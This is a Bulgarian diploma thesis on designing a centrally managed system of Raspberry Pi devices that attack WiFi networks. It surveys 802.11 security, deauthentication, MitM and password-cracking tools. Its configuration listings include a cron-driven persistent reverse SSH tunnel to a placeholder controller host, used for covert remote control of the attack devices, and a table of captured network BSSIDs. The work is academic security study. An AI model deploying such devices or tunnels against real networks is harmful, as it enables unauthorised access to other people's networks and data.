

ТЕХНОЛОГИЧНО УЧИЛИЩЕ ЕЛЕКТРОННИ СИСТЕМИ
към ТЕХНИЧЕСКИ УНИВЕРСИТЕТ - СОФИЯ

ДИПЛОМНА РАБОТА

Тема: Система за атака на безжични мрежи

Дипломант:

Румен Величков

Научен ръководител:

маг. инж. Петър Кирков

СОФИЯ

2019

Използвани термини

LLC - Logical Link Control - Логически контрол на връзката

WEP - Wired Equivalent Privacy - Конфиденциалност еквивалентна на кабелна връзка

WPA - Wi-Fi Protected Access - Защитен достъп за Wi-Fi

PSK - Pre-Shared Key - Предварително споделен ключ

TKIP - Temporal Key Integrity Protocol - Времеви ключ за цялост

CCMP - Counter Mode Cipher Block Chaining Message Authentication Code Protocol

AES - Advanced Encryption Standard - Подобрен алгоритъм за шифриране

MIC - Message Integrity Check - Проверка за цялостност на съобщенията

GTK - Group Temporal Key - Групов времеви ключ

(D)DoS - (Distributed) Denial-of-service - Отказ от услуга

SSL - Secure Sockets Layer - Защитен сокет слой

MitM - Man in the Middle - Човек по средата

ARP - Address Resolution Protocol - Протокол за намиране на физическия адрес

IEEE - Institute of Electrical and Electronics Engineers - Институт на инженерите по електротехника и електроника

CUDA - Compute Unified Device Architecture - Устройствена архитектура за обединено пресмятане

HSDPA - High-Speed Downlink Packet Access - Високоскоростен даунлинк пакетно достъп

GPRS - General Packet Radio Service - Обща радиоуслуга за пакети

SSH - Secure SHell – Сигурна обвивка

PPP - Point to Point Protocol - Протокол за пренос на данни по серийна връзка

USB - Universal Serial Bus - Универсална серийна шина

BSSID - Basic Service Set Identifier - Идентификатор на у-во за безжична комуникация

FCS - Frame Check Sequence - Поредица за проверка на рамка

NAV - Network allocation vector - Вектор за разпределение на мрежата

CRC - Cyclic Redundancy Check – Проверка на цикличния остатък

GPS - Global Positioning System - Глобална система за позициониране

Увод

Развитието на информационните и комуникационни технологии води до широка употреба на безжични мрежи. Те позволяват на потребителите да получат лесен и удобен достъп до Интернет без физическото ограничение, което предпоставят кабелите.

Към февруари 2019г. в световен мащаб се използват повече от 500млн. WiFi безжични мрежи[1]. Хората ги приемат за даденост и ги използват ежедневно по навик. Много от мобилните телефони, които всеки носи постоянно в себе си, съдържат изключително сензитивна информация, дори и собственика да не го осъзнава. Те активно се опитват да намерят безжична мрежа, към която могат да се свържат. Поради множеството, добре познати уязвимости в WiFi технологиите, това представлява огромен риск за сигурността на личните данни на потребителите.

С настоящата дипломна работа ще бъде демонстрирано как може да бъде изградена система за атакуване на безжични мрежи. Ще бъдат използвани преносими хардуерни устройства с възможност за пасивно и активно атакуване на безжични мрежи. Системата ще използва централен сървър за управление на устройствата и ще съдържа информация за атакуваните мрежи.


ПЪРВА ГЛАВА

Методи, инструменти и устройства за атакуване на безжични мрежи

1.1. Обзор на WiFi

1.1.1. Стандарти

802.11[2] - Стандарта е част от групата IEEE 802[3], която описва технологиите за обмяна на съобщения в локална мрежа. 802.11 специфицира протоколите нужни за имплементиране на безжични локални мрежи. Те работят на каналното и на физическото ниво на OSI[4] референтния модел. На фиг 1.1 е показана връзката между тях. [5]



Фиг. 1.1 Връзка между нивата на OSI референтния модел и IEEE 802.

IEEE Standard	Year Adopted	Frequency	Max. Data Rate	Max. Range
802.11a	1999	5 GHz	54 Mbps	400 ft.
802.11b	1999	2.4 GHz	11 Mbps	450 ft.
802.11g	2003	2.4 GHz	54 Mbps	450 ft.
802.11n	2009	2.4/5 GHz	600 Mbps	825 ft.
802.11ac	2014	5 GHz	1 Gbps	1,000 ft.
802.11ac Wave 2	2015	5 GHz	3.47 Gbps	10 m.
802.11ad	2016	60 GHz	7 Gbps	30 ft.
802.11af	2014	2.4/5 GHz	26.7 Mbps – 568.9 Mbps (depending on channel)	1,000 m.
802.11ah	2016	2.4/5 GHz	347 Mbps	1,000 m.
802.11ax	2019 (expected)	2.4/5 GHz	10 Gbps	1,000 ft.
802.11ay	late 2019 (expected)	60 GHz	100 Gbps	300-500 m.

Фиг. 1.2 Версии на IEEE 802.11

В таблицата на фиг. 1.2 са описани разновидности на стандарта IEEE 802.11[2] и са посочени важни параметри, сред които работната честота, скоростта на обмен на данни, относително покритие и други.

1.1.2. Услуги [5]


- Дистрибутиране (distribution) - при работа в инфраструктурен режим, всяка рамка получена от точката за достъп, се предава към устройството получател.
- Интегриране (integration) - тази услуга осъществява връзката между безжичните станции и устройствата, свързани към Ethernet мрежови сегмент.
- Асоцииране (association) - процедура, при която точката за достъп добавя станцията в списъка на свързаните към нея клиенти. Ако дадено крайно устройство не е асоциирано към точката за достъп, то не се счита за част от мрежата.
- Реасоцииране (reassociation) - свързване на клиент към друга точка за достъп, част от същата мрежа.
- Дисоцииране (disassociation) - процес обратен на асоциирането на станция към точка за достъп.
- Автентикация (authentication) - функционалност с особено важно значение за сигурността на мрежата. Автентикацията на крайните устройства е нужна стъпка при свързването към локалната мрежа.
- Деавтентикация (deauthentication) - обратен на автентикацията процес. При него се заличават използваните криптографски ключове.
- Конфиденциалност (confidentiality) - технологии като WEP, IEEE 802.11i и други използват криптографски протоколи, за да защитят пренасяните пакети от подслушване или модифициране.

1.1.3. IEEE 802.11 рамка

На Фиг. 1.3 е показана диаграма на IEEE 802.11 рамка [5].

- Frame Control - полето е с дължина от 2 байта и включва:
 - Protocol - 2 бита, дефиниращи, коя версия на IEEE 802.11 MAC стандарта е използван;
 - Type - 2 бита, описващи типа на пренасяните данни;
 - Sub type - 4 бита, описващи подтипа на рамката;

- To/From DS - показват, дали рамката е предназначена за дистрибутивна система или се изпраща от такава;
- More Flag - полето показва, че следват още фрагментирани данни за съответния пакет;
- Retry - ако рамката се изпраща за втори или следващ път, стойността на полето е логическа 1;
- Pwr Mgmt - при използване на режим на пестене на енергия, полето е със стойност логическа 1;
- More data - бит показващ на точката за достъп дали има нужда от буфериране на данните, поради активен режим за пестене на енергия;
- Security - показва, дали рамката използва методи за защита;
- Order - бит, дефиниращ, дали фрагментите трябва да се изпратят последователно;
- Duration ID - полето е с размер от 2 бита, използва се при NAV технологията;
- Address 1 - 48 битов адрес, посочващ крайния получател на рамката;
- Address 2 - 48 битов адрес на източника на рамката;
- Address 3 - 48 битов адрес на станцията, която следва да обработи рамката;
- Sequence Control - 16 битово поле, съдържащо уникален номер на рамката;
- Data - пренасяни данни с размер, вариращ от 0 до 2312 байта;
- Address 4 - може да съдържа BSSID - физически адрес на точката за достъп;
- FCS - контролна сума за сравнение, пресметната посредством CRC алгоритъма;



Фиг. 1.3 IEEE 802.11 рамка


1.1.4. Защита

1.1.4.1. WEP (Wired Equivalent Privacy)

WEP [6] - протокол, който използва ключ от цифри и букви, за да предпази външни устройства да се свържат към безжичната мрежа. WEP протоколът е базиран на алгоритма за сигурност RC4, който използва комбинация от код, въведен от потребителя и генерирана на псевдослучаен принцип стойност.

Първоначално WEP кодирането е прилагало 64 битово кодиране - 40 бита за потребителски код и 24 псевдослучайни бита. Тъй като тези 24 бита се генерират веднъж, с времето, това кодиране е станало прекалено лесно за декодиране и в следствие са се появили 128, 152 и 256 битови варианти.

Могат да се използват два метода за автентикация - отворена система и такава със споделен ключ. При отворената система всякакви устройства могат да се свържат, докато при автентикацията със споделен ключ, трябва да бъде конфигуриран един и същ ключ на клиента и на точката за достъп.



Фиг. 1.4 Процес на шифроване при WPA

1.1.4.2. WPA-PSK (Wi-Fi Protected Access)

WPA [6] - протокол, който предлага по-сигурна автентикация от WEP. WPA е създаден в резултат на недостатъците на WEP.


Една от ключовите техники използвана в WPA е TKIP (Temporal Key Integrity Protocol).

Това позволява генерирането на нов ключ за всеки изпратен пакет.

При WPA се използва предварително споделен ключ (Pre Shared Key - PSK) за автентикация. Той представлява микс от 8 до 63 символа.

WPA2 [7] стандартът е подобрение на WPA. Той изисква използването на CCMP - AES базиран начин на криптиране на данните. В протоколът са намерени уязвимости позволяващи прихващането на споделеният ключ. Препоръчва се използването на добри практики в избора на споделен ключ при конфигурирането на мрежи с WPA2.

На Фиг. 1.5 е показан методът за автентикация при WPA/WPA2.



Фиг. 1.5 4-way handshake процес

WPA3 подобрява WPA2 като променя начина за начина за обмяна на предварително споделения ключ - парола.

1.1.4.3. 802.1X

Също известен като WPA-Enterprise, 802.1X [8] предоставя механизми за автентикация на устройства, които искат да се присъединят към мрежата. Тези механизми се нуждаят от отделен автентикационен сървър в мрежата и допълнителна конфигурация от страна на клиентите. Такъв тип решения се считат за по-сложни за употреба и конфигурация и се използват предимно в офис среда.

1.2. Методи за атакуване

1.2.1. Отказ на услуга (DoS)

Атаките от тип “Отказ на услуга” [9] са едни от най-разпространените заплахи за безжичните мрежи. DoS атаките могат да бъдат осъществени на всеки слой от OSI еталонния модел. При 802.11, това се случва на първи и втори слой - най-често атакуващият или заглушава честотния спектър, или изпраща деавтентикаращи кадри към точката за достъп използвайки физическия адрес на целевия клиент. Целта на DoS атаките е прекъсване на работата на крайно устройство или мрежово оборудване.

DDoS атаките представляват DoS атаки от множество източници към един получател.

1.2.2. Подслушване на преносната среда

Близо 25% от безжичните мрежи не използват никакъв алгоритъм за криптиране и автентикация. Това значи, че могат да бъдат подслушвани от всекиго изключително лесно.

Всички останали мрежи, изключвайки използващите 802.1X, са уязвими към атаки, позволяващи на неоторизирано лице да получи достъп до тях. Използването на добри практики при избора на парола (Pre Shared Key) може значително да затрудни атакуващия. Ако все пак успее да проникне в локалната мрежа, криптирането на данните още на представителния слой, използвайки SSL, би попречило на атакуващия да преглежда данните в разбираем вид.


1.2.3. Човек по средата (MitM)

За разликата от подслушването на радиоефира, при атаките от тип “Човек по средата” [10], атакуващият активно участва в комуникацията между няколко устройства в мрежата.

На каналния слой от OSI еталонния модел, може да се извърши Address Resolution Protocol (ARP) [11] Spoofing атака. Отговаряйки на ARP заявки, които не са предназначени за атакуващия, той може да се постави между две устройства и да подслушва (и променя) мрежови трафик без атакуваните крайни устройства да знаят за това.

Друг вид MitM атака е така наречения “Зъл близък (Evil Twin)”. При този подход се създава дубликат на точка за достъп, идентична на истинската. По този начин целият трафик отново преминава през атакуващия и може да бъде манипулиран.

На Фиг. 1.6 е показана примерна ситуация за атака тип “Зъл близък”.



Фиг. 1.6 Пример за атака тип “Зъл близък”

1.3. Използвани инструменти

1.3.1. hcxtools

hcxtools [12] е набор от инструменти способни на прихващане на пакети чрез мрежови адаптери. След прихващане, данните се преобразуват във формат удобен за обработка.

1.3.2. aircrack-ng [13]

Пълен набор от инструменти способни на прихващане, обработка, наблюдение и атакуване на безжични мрежи. В пакета се включва и инструмент за възстановяване на пароли.

1.3.3. hashcat/John the Ripper

Hashcat[14] и John the Ripper[15] са инструменти с отворен код за пасивно възстановяване на забравени пароли. Налични са под Windows и Unix базирани операционни системи. И двата инструмента използват добре познати методи за възстановяване на пароли:

- Метод на грубата сила (Brute Force) - този подход генерира всички възможни комбинации от символи. Това гарантира, че паролата ще бъде намерена, но в зависимост от използваните изчислителните ресурси, това може да отнеме много време.
- Речников подход - използват се предварително изготвени файлове с често използвани пароли. Възможно е търсената парола да не бъде в файла, съответно опита ще бъде неуспешен.

- “Lookup” таблици - използват се бази данни, в които има записани пермутации от символи и хешове. Извършва се търсене по хеш. При дълги пароли, включващи различни символи и азбуки, генерирането на такава таблица би било изключително бавно.
- “Rainbow” таблици - подходът прилича на използвания при “Lookup” таблиците, но се прилагат сложни редуциращи функции и така наречени “вериги”. Rainbow таблиците са изключително мощен инструмент.

Изброените методи изискват висока процесорна производителност! Хеш функциите, базирани на някои алгоритми, могат да бъдат изчислени много по-бързо, използвайки графичен процесор (видео карта). Oclhashcat е версия на hashcat, която използва CUDA[16] или OpenCL[17], с цел ускоряване на процеса.

1.4. Съществуващи решения

1.4.1. WiFi Pineapple

WiFi Pineapple [18] е устройство (фиг. 1.7) разработено от Hak5 LLC. Само по себе си то представлява преносима точка за достъп, работеща на 2,4 GHz и на 5 GHz. Това, което прави Pineapple специално, е дълго разработваната операционна система за него - PineAP. Инструментите вградени в PineAP са лесни за използване посредством WEB интерфейс и изключително полезни за всякакъв вид разузнаване, наблюдение и атаки към безжични мрежи.



Фиг. 1.7 WiFi Pineapple NANO (ляво) и Pineapple TETRA (дясно)

1.4.2. wpa-sec.stanev.org

wpa-sec [19] е онлайн платформа, разработена от Александър Станев, с отворен код, целяща развитието на WPA протоколите за сигурност. Сайтът съдържа база данни от изградени сесии (4-way handshakes) между клиенти и точки за достъп (фиг. 1.8). На базата на тези сесии се извършват речникови атаки. Тъй като това е процес, изискващ доста процесорна мощ, тя се разпределя между доброволци, като всеки може да се включи в проекта.

Distributed WPA PSK auditor

My netsSubmitNetsDictsStats

Last 20 submitted networks

BSSID	SSID	Type	WPA key	Get works	Timestamp
90:5c:44:a6:5b:a1	UPCD2485BA	WPA2		0	2019-02-26 21:29:43
f8:1a:67:a2:e4:23	UPC88892928	WPA2		0	2019-02-26 21:29:43
38:43:7d:0e:5b:88	UPCA67B632	WPA2		0	2019-02-26 21:29:43
90:5c:44:a6:5b:a1	UPCD2485BA	WPA2		0	2019-02-26 21:29:43
82:2a:a8:9a:a9:a8	LOsteriaExtern	WPA2		0	2019-02-26 21:29:43
ac:22:05:a8:19:dd	Lauskinder	WPA2		0	2019-02-26 21:29:43
00:26:9f:5f:1f:bb	o2-WLAN64	WPA2		0	2019-02-26 21:29:43
18:83:bf:7c:2e:34	o2-WLAN64	WPA2		0	2019-02-26 21:29:43
18:83:bf:7c:2e:34	o2-WLAN64	PMKID		0	2019-02-26 21:29:28
dc:a4:ca:ee:65:de	RELATION_KONF	WPA2		0	2019-02-26 21:29:28
18:83:bf:7c:2e:34	o2-WLAN64	WPA2		0	2019-02-26 21:29:28
00:0d:f2:3a:e5:2f	o2-WLAN64	WPA2		0	2019-02-26 21:29:28
5c:e2:8c:bc:13:8c	ZYXEL-339	PMKID		1	2019-02-26 21:27:38
00:25:69:14:92:97	topnet1887	PMKID		19	2019-02-26 21:08:18

Фиг. 1.8 Уеб интерфейс на wpa-sec.stanev.org

ВТОРА ГЛАВА

Апаратни средства за атакуване на безжични мрежи

Целта на дипломния проект е да се реализира хардуерна платформа, с централизирано сървърно управление, способна на автоматизирано атакуване на уязвимости в WEP и WPA/WPA2-PSK протоколите за сигурност. При нужда от изчислителна мощ, сървърът трябва да се използва облачни услуги и/или бази данни. За улеснен контрол върху устройствата, трябва да бъде изграден уеб интерфейс.

2.1. Функционални изисквания към хардуерните устройства

- Възможност за прихващане на 802.11.b/g/n мрежови трафик
- Да се изгради сигурна мобилна връзка към сървъра с цел отдалечено управление и пренос на данни

2.2. Функционални изисквания към сървъра

- Да съдържа лесен за употреба уеб интерфейс
- Да поддържа централизирано управление на множество устройства
- Съхранение на получената информация в база данни
- Да използва бази данни достъпни в интернет за извършване на атаки тип “Речников подход”

2.3. Избор на основен развоен хардуер

Raspberry Pi представлява серия от едночипови компютърни системи. Към продуктите не са включени периферни устройства, но е възможно тяхното свързване. Всички модели са ARM базирани и притежават до 1GB RAM памет.

Raspberry Pi 3 Model B е пуснат в продажба през февруари 2016г. Две години по-късно е пусната подобрената версия Raspberry Pi 3 Model B+ [20] (фиг. 2.1). Тя притежава четириядрен ARM[21] базиран процесор с тактова честота от 1,4 GHz, 1 GB RAM и чип поддържащ 802.11.b/g/n/ac и Bluetooth 4.2 [22]. Възможно е свързването на периферия посредством 4 USB порта, HDMI и 40 GPIO пина. Това позволява свързването, както на външен мрежови адаптер способен на инжектиране на пакети, така и на 3G мрежова карта за използване на мобилни данни.



Фиг. 2.1 Raspberry Pi 3 Model B+

MediaTek RT5370 [23] (фиг. 2.2) е евтин и малък мрежови адаптер поддържащ 802.11n стандарта и инжектиране на пакети. Това позволява така нужното изпращане на пакети, докато адаптера е в режим на наблюдение (monitor mode).



Фиг. 2.2 MediaTek RT5370

Alcatel One Touch X230L [24] (фиг. 2.3) е адаптер за мобилни данни работещ на следните честоти и стандарти:

- HSDPA[25] - 7.2 Mbps / UMTS[26] - 384 Kbps (2100 MHz)
- GPRS[27] - 85.6 Kbps / EDGE [28]- 237 Kbps (850/900/1800/1900 MHz)

Макар и не особено високи, тези скорости са напълно достатъчни за целите на проекта.

По-важно - честотите се използват от големите български телекоми.



Фиг. 2.3 Alcatel One Touch X230L

GPS модулт на компанията u-blox[28] е съвместим с входно-изходните логически нива на изходите на използвания компютър. Съотношението му между цена и бързина е задоволително и го прави добро бюджетно решение. По данни на производителя [29], устройството е способно да установи текущите си географски координати, с точност до 2.5 метра, до 27 секунди след като бъде стартирано за пръв път. И още по-важно, след стартиране, тази информация се обновява с честота от двадесет пъти в секунда.



Фиг. 2.4 u-blox GY-NEO6MV2

2.4. Избор на операционна система

2.4.1. Операционна система на атакуващите устройства

Kali Linux [30] е Debian базирана дистрибуция, специално предназначена за тестване на информационна сигурност – от анализ за уязвимости в уеб приложения до проникване в мрежи и мрежови услуги. Kali е характерна и с това, че има версии работещи с ARM архитектура. Въпреки че тя включва изобилие от инструменти, в този проект се използват малка част от тях. Дистрибуцията е избрана поради широката поддръжка на безжични чипсетове и възможности за бъдещо развитие на проекта.

2.4.2. Операционна система на управляващият сървър

Ubuntu [31] е съвременна Linux дистрибуция, разработвана от Canonical над 14 години. На всеки 2 години се пуска издание с безплатна дългосрочна поддръжка от 5 години. Тя важи, както за сървърната, така и за десктоп версията.


Общо над 57 000 пакета тестван и готов за инсталиране софтуер са налични в официалните хранилища.

Поддръжката, наличният софтуер и голямото общество правят Ubuntu Server 18.04 удачен и надежден избор за сървърна операционна система.

ТРЕТА ГЛАВА

Реализиране на система за атака на безжични мрежи

Системата е изградена от две части - управляващ сървър и крайни атакуващи устройства, контролирани от управляващия сървър. Връзката между него и всяко от крайните устройства се осъществява посредством мобилен интернет. Това дава възможност устройствата да се намират на всяко място, където мобилната мрежа има покритие. На фиг. 3.1 е изобразена топологията на системата.



Фиг. 3.1 Топология на система за атака на безжични мрежи

Изграден е управляващ Django[32] уеб сървър. Чрез него потребителят управлява поотделно всяко от използваните атакуващи устройства. По подразбиране устройствата активно събират информация за заобикалящите ги безжични мрежи и тяхното местоположение. Тази информация се изпраща на платформата wpa-sec. Там всяко извлечена сесия се проверява в голяма база данни от вече “разбити” такива. Уеб сървърът извлича информация от wpa-sec и я представя в табличен вид.

3.1. Реализация на атакуващите устройства

3.1.1. Инсталация на Kali Linux върху Raspberry Pi 3 Model B+

Raspberry Pi 3 Model B+ използва чип с 64 битова ARM архитектура. Дистрибуция на Kali Linux за точно този модел може да се намери на официалния сайт на разработчика на операционната система [33].

След изтегляне тя трябва да бъде записана върху SD карта.

При Windows базирани операционни системи това най лесно може да стане с безплатния инструмент - Rufus [34].

При Unix базирани операционни системи, записването върху SD картата се прави най-лесно чрез инструмента dd:

- `dd if=PATH_TO_IMAGE of=/dev/SDCARD bs=1M`

След записване върху SD картата, тя се поставя в устройството и му се подава захранване.

След около две минути се спира захранването и SD картата се връща в компютъра, за да се създаде празен файл с име "ssh" (без кавичките) в /boot раздела.

При следващото стартиране на устройството можем да се свържем към него посредством SSH, за да направим нуждата конфигурация.

3.1.2. Конфигуриране на модем за мобилни данни

WvDial[35] е интерфейс за набиране. Той е полезен в установяването на връзка между крайното устройство и мрежата на телекома. Конфигурацията му зависи според избрания телеком:

```
/etc/wvdial.conf

[Dialer Defaults]
Init1 = ATZ
Init2 = AT +CGDCONT=1,"IP","telenorbg"
; Init2 = ATQ0 V1 E1 S0=0 &C1 &D2 +FCLASS=0
Modem Type = Analog Modem
Baud = 57000
New PPPD = yes
```

```
Modem = /dev/gsmmodem
ISDN = 0
Phone = *99#
Username = telenor
Password = telenor
```

По-подробно операционната система използва Alcatel One Touch X230L като устройство за външна памет. usb_modeswitch е вграден инструмент, който позволява превключване между режимите на работа на устройства, използващи USB. Стойностите, които трябва да конфигурират са различни за всяко устройство. За модела X230L [24] те са:

```
/etc/usb_modeswitch.conf

HuaweiAltModeGlobal=0

DefaultVendor= 0x1bbb
DefaultProduct= 0xf000

TargetVendor= 0x1bbb
TargetProduct= 0x0017

MessageContent="5553424348680a88c000000080010606f50402527000000000000000000000"
```

За да се установи мобилна връзка, PPP интерфейсът създаден от WvDial трябва да бъде конфигуриран и в мрежовият мениджър на Linux:

```
/etc/network/interfaces

auto ppp0
iface ppp0 inet wvdial
```

След редакцията върху конфигурационния файл, мрежовият мениджър **трябва да бъде рестартиран!**

- `sudo service network-manager restart`

3.1.3. Конфигуриране на постоянна обратна SSH сесия

Използването на мобилна мрежа налага имплементацията на обратната SSH[37] сесия.

Cron[38] е услуга за изпълнение на скриптове през определен период от време. Чрез нея, на всеки 15 секунди се проверява за наличието на активна сесия. При нужда се установява нова.

```
/etc/cron.d/cnc_cron

SHELL=/bin/bash
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=""

* * * * * root /etc/cron.d/reverse_ssh
* * * * * root ( sleep 15 ; /etc/cron.d/reverse_ssh )
* * * * * root ( sleep 30 ; /etc/cron.d/reverse_ssh )
* * * * * root ( sleep 45 ; /etc/cron.d/reverse_ssh )
```

При инициализация, всяко от атакуващите устройства използва порт 7000 на loopback интерфейса на управляващият сървър. В процеса на инициализация, сървърът променя този порт.

```
/etc/cron.d/reverse_ssh

#!/bin/bash

netstat -lan | grep IP_ADDRESS | grep ESTABLISHED

if [ $? -eq 1 ]
then
ssh -fN -R 7000:localhost:22 controller@IP_ADDRESS
fi
```

3.1.4. Създаване на нов потребител

